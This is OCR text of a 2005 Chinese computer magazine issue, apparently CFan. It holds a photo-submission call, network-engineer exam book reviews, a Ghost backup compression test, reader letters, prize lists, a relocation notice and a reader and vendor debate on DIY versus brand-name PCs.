自从“我拍”栏目出现以后，相当多的朋友踊跃参与拍摄，把自己的精品照片奉献出来。从这期开始，我们将制定一些拍摄选题，希望大家积极参与呀。

最近，杂志社因为搬家，给大家换了办公用的椅子，这才发现：在同样的椅子上，每个人的坐姿都不一样，有的昂首挺胸，有的“缩头缩脑”。本期的选题出来了：拍摄出你周围人的坐姿，坐的位置不限，教室、宿舍、家里、饭厅里、车上……只要是你认为有特点的坐姿，都可以拍摄下来。

随照片附加100至200字解说，介绍一下拍摄场景、环境等内容，最好用TIF等无损压缩格式保存，然后用WinRAR等压缩软件打包，发送至info@cfan.com.cn，邮件主题注明“投稿：我拍！”。



中级网络工程师考试必看的几本书

■河北 周建军

许多读者为了评职称或找到一份称心如意的工作，往往会参加各种各样的认证考试，其中考试成本比较低的要算是计算机技术与软件专业技术资格(水平)考试了，这个认证考试中有一个专业方向是计算机网络方面的，今天就跟大家聊聊其中的中级网络工程师考试。

计算机技术与软件专业技术资格(水平)考试(以下简称软件水平考试)是国家人事部和信息产业部领导下的国家级考试，它科学、公正地对全国计算机与软件专业技术人员进行职业资格、专业技术资格认定和专业技术水平进行测试。目前，软件水平考试的部分级别已与日本信息处理工程师考试的相应级别实现了互认，以后还将扩大考试互认的级别及互认的国家。

软件水平考试分5个专业:计算机软件、计算机网络、计算机应用技术、信息系统、信息服务。每个专业又分三个层次:高级资格(高级工程师)、中级资格(工程师)、初级资格(助理工程师、技术员)。软件水平考试既是职业资格考试，又具有水平考试性质，报考者可以报考任意级别，不需要学历、资历的证明。考试合格者将颁发由国家人事部和国家信息产业部印制的计算机技术与软件专业技术资格(水平)证书，并取得从事相应专业岗位工作的水平和能力。

小提示

更多软件水平考试的信息，可参考以下相关链接:

http://www.mop.gov.cn/mulcontent.asp?id=312

http://www.exam8.com/computer/spks/zhinan/200407/953.html

2004年，"全国计算机技术与软件专业技术资格(水平)考试"开始改革，很多报考网络工程师的朋友看到新大纲后惊呼，"考试范围太广了！"确实，新大纲规定的考试范围非常全面，除了包括一个网络工程师所必须精通的网络知识外，还包括了一些计算机基础知识，比如操作系统、计算机原理，而且在去年下半年的考试中，软件工程也占据了相当比例的分数。

不过从去年的考试来看，命题难度并不是很大，只是点多面广，与计算机相关的都可能会出题。所以，对想考中级网络工程师的读者来说，仅凭一本教程是无论如何也不够的。另外，许多非计算机专业的读者并没有系统学习过计算机方面的基础知识，因此，他们在实际工作中也许能独挡一面，但在考试中却不一定能取得好成绩。此外，计算机专业书籍往往又比较晦涩难懂，简单的东西要用非常复杂的语言来描述，有时还夹杂着大量数学公式，严谨自然是非常严谨，但总有种让人摸不着头脑的感觉。可是要想通过水平考试，这些知识又必须得掌握。好书难找啊！这里，我还是仅从考试的角度来为大家推荐几本书吧！

《网络工程师教程》(664页)
雷震甲 主编
清华大学出版社
原价:60元
推荐度:★★★★

简评:这是考试指定用书，根据考试大纲的范围编写，知识范围很广，既包括了软、硬件方面知识，又包括计算机网络的体系结构和网络协议，以及基本的组网知识等。该书的语言比较专业，需要仔细分析才能读懂，但它是一本硬着头皮也必须读上几遍的书。不过，在看完我们推荐的其他书之后，再回过头来读它就会轻松很多。

《计算机网络》(316页)
张曾科 主编
清华大学出版社
定价:26元
推荐度:★★★★☆

简评:这本书包括了数据通信、局域网、TCP/IP协议以及基本的组网技术，书的语言轻松明快，把枯燥乏味的基础理论讲得非常生动。不仅是考试必看的书，也是网络爱好者必读之书。

《网络应用方案与实例精讲》(382页)
王维江 主编
人民邮电出版社
定价:39元
推荐度:★★★★☆

简评:什么是VLAN，什么是VPN，不同的组网实例中如何使用这些技术？如果没有实际工作经验，这是很困难的东西，考试也会很难过。而这本书就从初学者的角度出发，为大家详细说明组网中一些必须用到的知识，既包括基本理论，又包括了实际的操作方法，是一本不错的好书。

《交换机/路由器及其配置》(157页)
石硕等 主编
电子工业出版社
定价:14元
推荐度:★★★

简评:考试中，路由器的配置也会有六、七分，但一般不会太难，只要能了解路由器的基本配置方法，看懂基本的指令就可以了。如果接触过路由器，这是比较简单的内容，但对于没有摆弄过路由器的人来说却是一个难点。指定教程上也讲了一部分，但还不够，建议把这本书看懂。

下面还有几本书，有些是计算机基础知识，有些则与网络相关，限于篇幅，就不再一一评价。


《全国计算机技术与软件专业技术资格(水平)考试——网络工程师考试大纲》(36页，5元) 清华大学出版社

《软件工程(第二版)——高等院校计算机专业及专业基础课系列教材》(268页，23元) 王立福 主编 北京大学出版社

《计算机组成原理》(281页，25元) 谢树 主编 清华大学出版社

《计算机操作系统教程(第二版)》(268页，19.6元) 张尧学 主编 清华大学出版社

够多了吧？其实还是不够，比如计算机英语、Linux教程、网络安全等方面，这也都是必考的东西。看来，想要通过水平考试还真不容易啊。CF [BL04]



Ghost 时间又短、压缩率还高?

■ CFan 小特

读者蓝鸟:前段时间我用Ghost做备份，结果却有一个重要的发现:用Fast模式做备份的速度比用Normal模式做备份的速度要快。我做备份的文件大小是2648MB，用Normal模式，速度是每分钟320MB，用时8分27秒；用Fast模式，速度是每分钟414MB，用时6分23秒。在Windows环境下，Normal模式生成的镜像大小是2.58GB，Fast模式生成的镜像大小是1.35GB。我怕用Fast模式做的备份不可靠，就把系统还原了一下，结果一切正常。且还原的速度更快，达到每分钟440MB，用时5分24秒。我当时就糊涂了，按说应该是Normal模式速度最快，但生成的备份体积最大；用Fast模式居中，用High模式速度最慢，但生成的备份体积最小。我又在另外一台电脑上测试了一下，结果更是惊人:用Normal模式做备份时，速度是每分钟310MB，用Fast模式时每分钟达到780MB。难道是用Fast压缩，减少了镜像文件的大小，所以用时短、速度快？请问以后再用Ghost时，我到底应该选择哪项呢？(读者蓝鸟获爆料奖100元)

1.实测数据

收到这样的来信，我们自然要亲自试用一下，到底有没有那种时间短、压缩率又高的模式呢？让我们用测试的结果来告诉大家吧 。

我们准备了一个保存了1948MB文件的分区，测试时，使用的Ghost版本为Ghost 2003及Ghost 8.0。前者是Symantec公司面向家庭、个人用户推出的Ghost版本;后者则是专门面向企业级用户的Ghost版。它们也是目前最常用的两个版本。

小提示

很多公司的版本号都与Symantec公司一样，以年份命名的，如200X版主要面向一般家庭用户，而以X.0命名的版本，则主要是面对企业级用户。

进入Ghost后，在运行到Compress image file?时，分别选择NO、Fast及High三项，对分区进行备份操作，然后再分别进行恢复操作。

■Ghost 2003

	备份用时	恢复用时	备份文件大小
NO	5:58	6:25	1588MB
Fast	5:27	5:19	1040MB
High	13:01	5:17	840MB


■Ghost 8.0

	备份用时	恢复用时	备份文件大小
NO	2:33	3:00	1588MB
Fast	3:11	3:10	1040MB
High	8:18	4:10	874MB

2.测试结果

上面的测试中看到在新版Ghost中并没有出现读者蓝鸟所说的有一种速度既快，压缩率还高的模式存在。

我们再回过头来看看Ghost的提示问题——Compress image file(是否压缩镜像文件)？根据这个提示，我们参考了Ghost 2003版的中文帮助文件，其中关于本文内容的部分，在帮助文件的解释如图所示。


6 在Compress Image?对话框中，执行下列任一操作。
- 单击No表示不压缩（高速）。
- 单击Fast表示低度压缩（中速）。
- 单击High表示高度压缩（低速）。

这样大家应该明白了，不管是选择Fast还是High都是对镜像文件进行压缩，只是压缩率不同而已。

经过再次详细的查看帮助文件，我们又找到了如下的内容:Ghost命令行模式共有九种压缩级别，一般来说使用压缩级别越高，Ghost的操作速度就越慢。不过，当有数据传送瓶颈时，使用压缩可以提高速度，这主要体现在网络备份/恢复操作时，快速压缩的速度与无压缩的速度通常一样，甚至更快。而使用并行电缆连接，则高度压缩通常比无压缩快。

关于单机问题，在帮助文件仅提到了一句——"高度压缩和无压缩两个选项在速度上有很大差异"。这点从测试的结果可以看出:在单机上无压缩要比高度压缩节省很多时间。那么，为什么会出现这种情况呢？这是由于"压缩模式"需要将备份的数据经过CPU压缩后，再进行备份，所以要消耗更多的时间，当然如果你的CPU足够快，那么压缩的时间也会大大减少。

至于使用压缩后恢复的速度比压缩的速度快，在Ghost的帮助文件中也有提及——"高度压缩的映像文件在解压缩时，比最初的压缩过程快得多"。

而蓝鸟读者所提出的问题，并未指出是单机还是网络环境，所以我们这里只能给出参考信息，另外，他使用的Ghost版本也较老，在新版本中已经没有Normal的选项。

3.你应该如何Ghost?

最后，告诉大家正确使用Ghost的两个小技巧:一是，要尽量使用Ghost 8.0对系统进行备份;二是，如果不在乎备份所用的时间，使用High模式进行备份可以得到较好的效果，尤其是在远程恢复/备份时，压缩效果会更好。CF [BL05]

读者之声

(河南商城读者:刘雪松)2005年《电脑爱好者》在排版和内容上有了很大变化，不过经过几期已经适应了，喜欢了。分类虽然比以前少了，但更精、更合适、更易懂了，如"聪明用电脑"、"明白买电脑"等。还有一些新增的"稀饭小白鼠"、"稀饭美文报"等栏目我都挺喜欢的。另外，密技卡的集中、新片速览、报价杂货铺之半月之星等都很棒。

(甘肃读者:赵富平)阅读中我看到有很多文章标题已被各位老编标了星级，有的是三星，有的是四星。是不是可以这样认为:星级越少，意味着文章的水平与质量都较差，星级越多就说明这篇文章被老编看好。如果是这样，评刊表中再无须填写最喜欢的文章和不喜欢的文章，只要一看星级就一目了然，无须再去反复阅读和品味该文章是否受读者青　了。

爱刊回音: *文章星级只是反映文章的难易级别，并不表示文章是否被老编看好或其质量的优劣程度。具体难度级别的解释请看目录页上端"关于星号"的解释。*

文章中介绍的相关软件下载为我们找寻这些软件提供了方便，但还有一个不可忽视的小问题:由于字体太小，下载站点的地址经常会因输入错误而产生链接错误和无法链接的情况。因此，建议小编们在介绍有关网站和下载地址时，把该软件的下载网站字体相应加大和加粗，从而方便广大读者更快更方便地下载到自己需要的软件。

企业部门今天裁员，明日下岗，咱当工人的可怜哪！说不定有一日会被扫地出门。就业问题，前途难测。在拜读了《圆一个数码赚钱梦》这篇文章后，反反复复回味了许多遍，觉得如果离开单位，就依这位作者所言，开一家数码冲印店。因为1997年以前本人一直迷恋摄影，1998年以后又恋上了电脑，自知在这方面有点基础，所以心里有底。看完这篇文章之后，自己对前途充满了信心。希望多刊登一些这类文章。因为就业问题已是社会普遍关注和重视的问题，有一技之长而不能施展实在是让人既惋惜又痛苦的一件事。

手机的普及程度居世界首位的中国，来电铃声各不相同，相信大多数人还不仅仅局限于使用手机自带铃声和到网上花钱下载铃声，所谓的免费铃声下载网站也是屈指可数，而且歌曲也是多无新意，翻来覆去的也是几首老歌，而贵刊第4期第29页介绍的这篇文章也是本期中不可多得的好文章，从软件的下载到使用，以及出现的一些常见问题的解决方法，介绍得都极为详细。但很　关键的关于铃音传送方面的内容作者本人也未详细提及，幸亏小编附带提了一句。工欲善其事，必先利其器，一切都好办，只是关键的从电脑向手机的铃音传送如何解决？是使用红外线，还是数据线？手机牌号　纷复杂，请问该如何选购和使用数据线？文中没有详细介绍，实为该文的一大缺憾。

贵刊"明白买电脑"这一栏目，对各类硬件及外设都作了极为详尽的介绍和描述，只是感到如果标明该硬件和外设的参考价格会更好。如果我们读者动了心，需要去购买，CFan上又没有介绍参考价格，我们又要去查询其他电脑书刊或者到网上查询，很是不便。希望各位小编在今后操作时注意，能满足我们这个要求。

(吉林读者:邢百东)我的书架里又多了"五个字"和一串数字。数字在变，可那永远不变的却是那五个字——电脑爱好者。倒数着数字，倒流着时间，追忆着往事。想起以前总是把五个字叫错名——我把"爱好者"叫成"爱国者"，还乐此不彼地叫了很长时间，什么时候改口的还真给忘了。

总是很羡慕你们编辑，你们知道的真是太多了。很有兴趣想了解你们台前幕后的故事。我想这不仅仅是我个人的想法。

我是一位高中生，学习日程很紧又特别累。恐怕以后我们只能靠简单的评刊表联系了，但我会认真填好每一份评刊表，为我们共同的五个字服务。

光盘赠送通知

《电脑爱好者》2005年第一季度光盘将于4月15日起陆续寄出，直接通过杂志社邮购全年刊物的读者请注意查收。邮局全年订户将在第二季度结束后陆续得到双季度光盘。全年零购的读者在年底凭拼图可获得全年光盘的DVD版本。特此通知。

《电脑爱好者》编辑部

热心评刊员公布

以下17位读者被评为2005年第3期热心评刊员。

一等奖2名(奖品:漫步者R1600TD音箱)

嵇建春　吉林省和龙林业有限公司锅炉管道安装工程处　133500
张　博　哈尔滨南岗区湘江路92号华夏计算机学院网络技术支持3班　150090

二等奖5名(奖品:漫步者H500耳机)

陈　勇　湖南省岳阳市012信箱173#　414000
肖　辉　四川省遂宁市南强镇城南污水处理厂　629000
张守磊　山东烟台市只楚南路8号72912部队烟台干休所　264002
皇甫清　江苏省常熟市人民法院　215500
孟　犁　新疆伊犁州发展计划委员会　835000

三等奖10名(奖品:Photo硬派6.0中文版软件)

丁玉林(四川)　朱　斌(南昌)　孙义林(江苏)　杨春光(黑龙江)　余富成(四川)
俞国雄(上海)　任　鹏(北京)　朱爱民(苏州)　孙浩强(吉林)　张　为(河北)

最佳文章公布

2005年第3期优秀文章

第一名:"特别话题"栏目《网站背后的故事》作者:**孙宁**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"聪明用电脑"栏目《光盘版游戏完美转换硬盘版》作者:**狂PK**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"CFan新视界"栏目《2005 笔记本厂商演绎"天下无贼"》作者:**张健**获得200元奖金和《电脑爱好者》荣誉证书。

走进读者的电脑生活

爱上"电脑爱好者"

■浙江　汪小梁

我是学中文的。中文系女生的通病是一见电脑就发晕。记得大学时为了考计算机一级，我成天狂背"内部命令"、"外部命令"，真恨不得有机器猫的记忆面包把整本计算机教材吃下去。可最终，我的一级也才是刚刚通过。毕业后进了一所高中教语文，因为教学需要，我买了台笔记本，缠着电脑店老板帮我安装了一大堆软件。让老板晕倒的是，我惟一会的只有打字。不过当时我以为，可以打文章、上网发帖，还能与人聊天，对我而言已经足够了。

可惜，不久我就发现，仅会打字是远远不够的。

开学第三周，课文进度是沈从文先生的《边城》片段。我从同事那里借了电影光盘，打算用投影仪放给学生看。我兴致勃勃地冲进教室，插上连接线，打开电脑，点击"播放"，只见红河水、绿竹林、吊脚楼，湘西风景画卷在电脑屏幕上一一展现。我满以为可以充分激发学生的兴趣，结果……全班喧闹一片。我转身一看，天哪，大银幕上一片漆黑，什么也没有，电影根本就没有投影上去。我的头一下子大了，点击"退出"再试，手忙脚乱弄了半天，依旧是只能显示静态画面，无法播放视屏。学生哄笑询问，我那个窘迫呀，简直无地自容。

好不容易熬到下课，我抱着电脑飞奔校网管中心。年轻的网管看着脸色通红的我直乐，说我的样子像樱桃小丸子一样滑稽。火头上的我瞪着他，不说话。他仔细检测了一遍电脑，告诉我，这台电脑使用的是集成显卡，功率不够，不能带动投影仪，所以无法同时播放视屏，还问我当时为什么不买独立显卡。我如实问他什么是显卡，结果他大笑到咳嗽。我很生气，抱起电脑就走，发誓要买一　电脑书籍来自学成才。

傍晚，他却来我寝室找我，说是秉着扫盲的原则来"售后服务"，帮我全面检测电脑兼教我一些最基本的操作步骤。我拒绝，说要自修。他再次嘲笑我，并打赌说像我这样的电脑白痴绝对看不懂那些书，然后又一次自我推销，说免费教学，包教包会。我突然想到可以用我"超强"的电脑学习能力折磨死他，以报一箭之仇，便偷笑着愉快答应了。

他很守约，每逢周六下午和晚上都来帮我恶补。他教课的模样特别好看，温文而有耐心，比平常嘲笑我的样子好看了许多。我老是忍不住看着他的侧面走神，这时他就会又恢复原态，恶形恶状地说我"小色狼"，吓得我赶紧用心听课。三个月后，他说我已小有收获，孺子可教！我很得意，告诉他，他的目标已经达到了，从今就不用来给我补课了。他却装做咬牙切齿的样子敲我脑袋，大声说我笨。

周日，天气晴朗。一大早，我就被敲门声吵醒。打着哈欠去开门，被他神清气爽的脸吓了一大跳。我抱怨他扰人清梦，他却兴高采烈地提议去郊外爬山野炊，我这才注意到他身后背了个大包。他一进来就忙不迭地把包打开献宝，天哪！真是天才，大包里竟然放了口小锅，还有一袋水饺，以及杂七杂八的零食。我真是佩服得五体投地。

我自己也搞不清楚，为什么那天在山上，会稀里糊涂地答应做他的女朋友。我只知道，当他诚恳地说他爱我，希望照顾我一生时，我很开心，幸福的泡泡像气球一样膨胀，我想我也爱上他了。恋情渐渐大白于全校，我的学生给他起了个外号叫"电脑爱好者"。我们并肩在校园里散步时，那帮调皮的孩子会故意跑过我们身边，然后大叫一声："电脑爱好者，努力哦！"甚至干脆就来问："老师，你跟'电脑爱好者'什么时候结婚？"

呵呵，再有两个月，我就要嫁给他了。微笑着写下这段往事，作为我们爱的见证。

迁址通知

在广大读者的支持下，随着事业的不断发展壮大，《电脑爱好者》杂志社的办公环境也越来越好。《电脑爱好者》杂志已迁往新的办公地址。现将有关事宜告知广大读者：

1. 新办公地址为:北京市海淀区蓝靛厂南路25号嘉友曙光国际大厦南区8层。

驾车:紫竹桥西行过车道沟桥，立即左拐至蓝靛厂南路，前行可见"牛顿办公区"或"嘉友曙光国际大厦"(深蓝色、上宽下窄大楼)

乘公车:

(1)**由西向东方向:**运通104、347、425、360、804、714、709支、小5路，到站"板井村"。

(2)**由东向西方向:**

①709区间、33、374、334、804、831、425，到站"板井村"。

②601、347支、347、90 2、360、804、714、运通104、709支、374、831、小5路，到站"车道沟"。

下车后，请询"牛顿办公区"(又名"嘉友曙光国际大厦"，为深蓝色、上宽下窄大楼)。

2. 新的通讯地址为:北京市海淀区蓝靛厂南路25号嘉友曙光国际大厦南区8层，100089。

3. 迁址后杂志社各刊网站域名、电子邮件地址等不变。

4. 热烈期待广大读者前来新址交流、座谈。

希望广大读者互相转告周知。

《电脑爱好者》杂志
2005年4月

迁址后电话号码

直拨电话:	88400570-73
	88400575-78
	88400299
《电脑爱好者》、《互动软件》杂志:	
广告部:	88400360/62/63
发行部:	88400365/68
《电脑高手Office》杂志:	
广告部:	88400550
发行部:	88400560
《数码》杂志:	
广告部:	88400396/98
发行部:	88400395
广告中心:	88400616
出版部:	88400618
邮购部:	88400565
	88400665

我谈《DIY时代奏响休止符?》



本刊第6期《DIY时代奏响休止符?》一文刊登后，读者反响强烈。在各方观点的碰撞中，两种观点逐渐显露出来：一种认为DIY时代并没有结束，仍有很大发展空间；另一种则觉得品牌机优势越来越明显，DIY时代正处在一个变革的边缘。通过收集读者的建议，整合部分配件厂商与品牌机厂商的观点，在这里，我们决定提供一个沟通的平台，展示各方观点的同时，希望借此机会让更多的读者朋友更深入地了解DIY的现状与未来。

品牌机是首选　DIY不再辉煌

首先，辉煌的DIY时代已经过去。我之所以这样说，因为随着家用电脑的普及化，电脑不再是发烧友的专利，电脑用户多数只为上网、娱乐和简单办公。对于不太了解电脑配件的人来说，买品牌电脑消除了售前和售后的风险，无疑是首选。

其次，DIY在一定时期内不会消亡。DIY的形式为很多电脑爱好者们所喜爱，自己选购配件，自己组装电脑，可以满足爱好者们个性化的需求，当然也可以培养他们的动手能力，同时DIY也是考验爱好者们电脑硬件应用水平的有效方式。享受成功的快乐，会让那些热衷电脑技术的爱好者们义无反顾地DIY下去。

个人电脑娱乐化的趋势，也使得DIY份额越来越少。享受影音娱乐的人们是不会把主要精力放在电脑的硬件知识上的，他们需要的是方便快捷的服务。实际上，品牌机厂商也正是看中了消费者的需求，全方位地提供服务。

我们既要看到DIY辉煌时代的结束，也要看到它在另一片天空闪闪发光。

——读者axaxax7510

DIY重在参与 品牌机重在服务

DIY，说白了就是爱好者自己动手，追求自己所要的性能和个性的装机方式。

现在的DIY市场鱼龙混杂，想DIY一台自己满意的电脑，不多学点东西，不擦亮眼睛，着实有些困难。但是你知道吗，去电子配件市场让攒机商装电脑本身就有DIY的初衷。自己花钱，别人动手，这还能叫DIY吗？况且，你还不得不面对攒电脑过程中的很多问题，比如《DIY时代奏响休止符？》一文中提到的几方面问题等等。

相比DIY市场，品牌机的优势逐渐显露出来。大多数品牌机的价格更具亲和力，甚至在某些方面更胜DIY一筹，加上品牌机所特有的各种促销行为和强大的售后服务网络，购买品牌电脑成了绝大多数消费者理性消费的标志。

但是，从我了解到的情况看，品牌机厂商如果不在服务上提高一个档次，那么也会面临一个问题——在消费层面出现信任危机。如果消费者一而再，再而三地不能享受到优质的服务，那么目前的品牌机优势还有多少呢？



此外，个人觉得在配置宣传方面，品牌机厂商应做到尽量透明，让消费者看到实惠。做到透明并不难，毕竟品牌机的竞争力不在于某一个配件的价格优势。

——读者雪茄烟

客观面对DIY时代的结束

回想起20世纪60年代初，很多学生热衷于装"矿石收音机"，并由此步入"无线电爱好者"行列，开始DIY"电子管收音机"、"半导体收音机"。那时候，什么电阻、电容、电感，什么整流滤波、调频调幅、印刷电路、原理图，一连串专业名词一时间变得不再陌生。由此看出，DIY是新生事物成长过程中的重要元素，也是新生事物由幼稚到成熟的过渡过程中的助长剂和推动力。为什么现在没有人为了省钱而自己装收音机、电视机了？原因很简单：自己装省不了钱，厂家生产的收音机、电视机已经质优价廉了。

回过头来看，现在电脑制造业已经逐步走向成熟，工业化流水线生产出来的电脑在各个方面都比手工装的电脑强，小到每一颗固定螺丝钉的力道，大到防辐射、3C认证等硬指标，品牌机都具有太多的优势。

至于DIY电脑的价格优势，似乎已经风光不再。我一直持有这样一种观点：如果硬件配置完全一样，大规模采购零配件、大规模生产的品牌电脑具有极大的价格优势，其生产成本完全可以低于零买配件、手工组装的DIY电脑。品牌机以前之所以价格居高不下，一方面可能和生产规模有关，另一方面也不排除厂商追求暴利的可能。有人说，在中国，彩电、冰箱等家电的今天就是品牌电脑的明天，生产工艺逐渐趋于成熟，价格逐渐趋于合理，此话不无道理。

要让DIY完全退出历史舞台，品牌机仍需努力，在品质的稳定性、配置的多样性、外观的时尚性、升级的灵活性、维修的便利性等方面做更多的工作。可以预料，今后的PC市场虽然少了DIY的竞争，但品牌机相互之间的竞争将更加激烈，优胜劣汰的市场法则将会使PC市场变得更加成熟，更加理性。

——读者陈建军

我怀疑品牌机广告的真实性

《DIY时代奏响休止符?》文中提到:DIY电脑无个性,该弃!这似乎背离了DIY的初衷,不知道消费者是买机箱呢,还是在买电脑。DIY的个性不仅仅是体现在外表上吧,更重要的是配件的搭配上,是在高性能的追求上。

至于文中所说的"真难保、费钱",我认为,因为DIY不被大众接受,所以才需要DIY攒机商们付出更多的努力,来维持自己的形象。否则,谁来攒机?品牌机的名声一大半是广告"喊"出来的,而DIY的却是依靠实实在在的用户口碑"传"出来的,宣传力度的不同必然带来不同的市场表现。而且,我很怀疑品牌机广告宣传内容的真实性。

——网友sujj

品牌机售后服务待改进

我是贵刊的忠实读者,看到《DIY时代奏响休止符?》一文后,想在此谈一下自己的看法。DIY在目前是不可能退出历史舞台的。

从经济角度上看,在性能相仿的前提下,DIY比品牌机价格更占优势。目前中国更多的地方消费水平还不够高,价格低廉的DIY电脑正好可以满足他们的需求。

从消费对象上看,学生购机比例相当大,他们考虑的不仅是价格和性能,更考虑如何自由地选择爱机的外观,搭配配件,以此来突出个性,在DIY中享受乐趣。

从售后服务上看,DIY的售后服务正在逐步完善。我买的就是DIY电脑,攒机商也会提供上门服务(编者:在大城市不是很普遍)。而品牌机在上门服务上做得很差,有些人认为他们只管销售,不管售后,有问题一拖再拖,这一点我是深有体会的。

——读者十二少

CFan小调查

在购买电脑时,作为消费者的您一定会有自己的价值判断。在您出手之前,您会选择:

1. 购买品牌电脑还是DIY?
2. 如果您选择DIY,主要是出于哪些方面的考虑?
   a.价格低 b.升级性好 c.兼容性强
3. 您选择品牌电脑的主要原因是什么?
   a.购买便利 b.售后服务好 c.高品质

让市场去评判 去选择

我来说说DIY中的兼容性问题。我认为,只要购买知名品牌的产品,兼容性就不再是问题。如主板买华硕、微星、技嘉、硕泰克等。显示卡亦是如此,就连机箱、电源、鼠标、键盘这些配件也尽量选用世纪之星、金和田、多彩、富士康、微软、罗技和明基等。出现兼容性问题的一般都不是一线大厂的产品。

不可否认,某些品牌机也会出现兼容性问题。前些日子,我的同事购买了某品牌机,商家为了讨好他,将原来预装的DOS换成了Windows XP。在安装声卡时出现了一些麻烦,但这些问题在说明书中并未提及。我认为,品牌机厂商应该在诸如说明书的撰写等细节问题上下功夫。

在这里我无意为DIY正名,更没有贬低品牌机的意思,我只是想通过简单的事例,说明DIY也好,品牌机也罢,是市场这只无情的手在操控它们的"命运"。至于DIY该不该退出历史舞台,或者何时退出历史舞台,我认为不是由你我的喜好决定的,而是由市场决定的。

——读者钱东



品牌机宣传有漏洞

贵刊刊登的《DIY时代奏响休止符?》一文我已拜读,对于作者的本意我不想深究,我与作者素不相识,写此文只为与大家共同探讨。

追求性价比是DIY用户的最终追求。DIY的确非常费事,要从几十个品牌、上百种商品中选择出配置合理、价格适中的电脑配件,的确需要下一番功夫。可我们这么做是为什么呢?就是为花尽量少的钱,组装出性能更高的电脑!

品牌机宣传上避重就轻,让用户头疼。厂商总是喜欢把品牌电脑的亮点展示给消费者,我不否认他们的做法,但是消费者想要具体了解品牌机的配置实际上是很难的,因为所有品牌机电脑的产品描述中,对电脑的具体配置总是避实就虚。只说是高性能显卡、80G硬盘、19英寸显示器等等,具体指标很少给出,毕竟对电脑硬件非常了解的人不多啊。

宣传上的漏洞好弥补,但是如果让消费者对品牌电脑产生了信任危机……

——网友世界第一等



在整理忠实读者和热心网友的来稿时，我们删节每一篇来稿都是那么的依依不舍，因为你们的字字句句都是那么的宝贵。你们的建议和DIY用户的心声不仅是《电脑爱好者》的财富，更是相关IT企业的财富，也是IT行业蓬勃发展到今天所积累下来的巨大的财富。但是，为了给大家创造一个尽量客观公正的讨论氛围，我们特意邀请了配件厂商和品牌机厂商参与到大家的讨论中。参与讨论的厂商虽不是全部，却也有一定的代表性，观点仅供大家参考。

aigo 解读DIY文化

知名的配件供应商华旗这样解读DIY文化：DIY市场发展至今，已经成为中国IT市场的一道独特的风景线。许多资深的玩家和新入行的玩家都对此情有独钟。这里，DIY已经超越了装配的枯燥，已经沉淀出文化。最新的配件产品，最高性能的配置，最抓狂的电脑测试……这些都是DIY者乐此不疲的话题，这些话题被一批又一批入行的新人传承并发扬光大。对于这些爱好者，DIY是难以割舍的情感，DIY是一种荣耀，是一种精神，更是一种文化。

经过十年的市场培育，电脑产品和电脑知识正在得到普及，DIY的影响也逐步扩大。我们看到，之前由于受众对于电脑知识了解甚少，许多人对电脑怀有敬畏之心，觉得电脑是个深不可测的高科技产品，因此，他们满足于整机，自己只管使用，不过多地研究。但是DIY文化打破了这些思想，让更多的人，有了动手实践的机会。让人们认识到，电脑不是那么不可企及，一样可以让人卸个七零八碎。DIY对于培养人的探索精神，改变国人等待、求援，而不愿自己动手，不勇于实践的思想风貌有着最为深远的影响。这种影响是其他教育方式不可代替的。

ASUS 追个性会让DIY长期存在

DIY是一个群体，是一种乐趣，费时、麻烦、挑战、刺激都与快乐同在。

之所以有那么多人热衷DIY，就是因为他们可以按自己的选择挑选配件并不断修改配置，这样的电脑肯定是性价比最高的，所以不能说DIY贵。品牌机不一定就便宜。比性能，可能DIY最骄傲的还是同价时，性能高。性能相同时，肯定价格是DIY的优惠。

DIY是一个群体、一个用户特性，而不是一个产业，不存在消亡与消失。只要这个特征的人群存在，就有它存在的理由。

既然整个社会都在向个性化发展，最前沿IT科技不可能反而没有个性了。在国外有30%的DIY市场，都是由高端用户来支持的，他们会选择一线品牌，通过顶级的配置来实现自己的要求。

hp 如何定义优质PC

PC发展到今天，对质量的定义已经远远超出了硬件配置的范畴，延伸到稳定性、易用性、健康性甚至是美观性和售后服务水平等方面。正因为此，惠普相信不同品牌对优质PC的定义是不同的。

在惠普，我们用“高科技、高价值、最佳用户体验”来定义一台优质的畅游人PC。我们希望把国际上最新的科技以经济合理的价格和最人性化的方式，为国内家庭用户创造最佳使用体验。

举例来说，我们最新的银色液晶显示器全系列都拥有16ms的屏幕响应速度，支持DVI数字视频接口这样的高科技，他们给用户带来最佳观看效果的使用体验，并且用户并不需要付出很高的成本就可以享受到这些非常实用的科技。

“高价值”的涵义也很全面，在惠普，我们用用户购买一台PC的总体拥有成本（TCO）和投资回报率（ROI）来衡量价值，用户不但会付出购买价格，还会付出维护、维修、升级等物质和时间上的成本。如果用户为了买PC时少花钱，但没想到随后的维修升级非常麻烦，这就得不偿失了。

DELL “按需定制”迎合DIY用户

在我们直销模式下，用户享受到的不仅是便利，更可以享受“按需定制”的DIY感觉。

戴尔接收到消费者的订购信息后，即组织生产、安装并送货，协助客户进行安装，并提供售后支持。通过这种模式，消费者实现按需和个性化的定制。

当然，消费者还可以登录戴尔的网站，直接在线按照自己所需要的配置定购产品。通过按需定制，消费者能够最大限度地节约预算，实现性能价格比的最优化。

此外，“按需定制”的优势也体现在服务之中。戴尔的每一个产品都有惟一的服务编号，消费者只需在电话中报出自己的服务编号，客服人员即可迅速调出关于该电脑的型号、配置、购买日期、维修记录等信息，有效地提高了服务效率。

火热讨论仍在进行中……

展开本次讨论的意义远不止让各方分出胜负那么简单，通过讨论能让IT行业内各方看到自己的优点与不足，加以改进，实现协调发展，共存共生才是讨论的最根本意义。

目前，与我们沟通的方式是多种多样的。您可以选择登录CFan论坛bbs.cfan.com.cn，参与火热的讨论，也可以发邮件到viewpoint@cfan.com.cn。您的每一个观点我们都会仔细斟酌，您反映的每一个问题，我们都会交给有关各方。

值得注意的是，在现有的讨论中，有部分网友夹杂了情绪化的内容，我们希望此次讨论能够在一个平等、理性、和谐的氛围内得出对产业发展有促进作用的结果。在接下来的刊物里，我们会引入更多产业界的观点丰富讨论的内容，敬请继续关注本刊的后续报道。 CF [XW01]

讲述小编自己的故事……

我是一个编辑

■番茄蛋饭

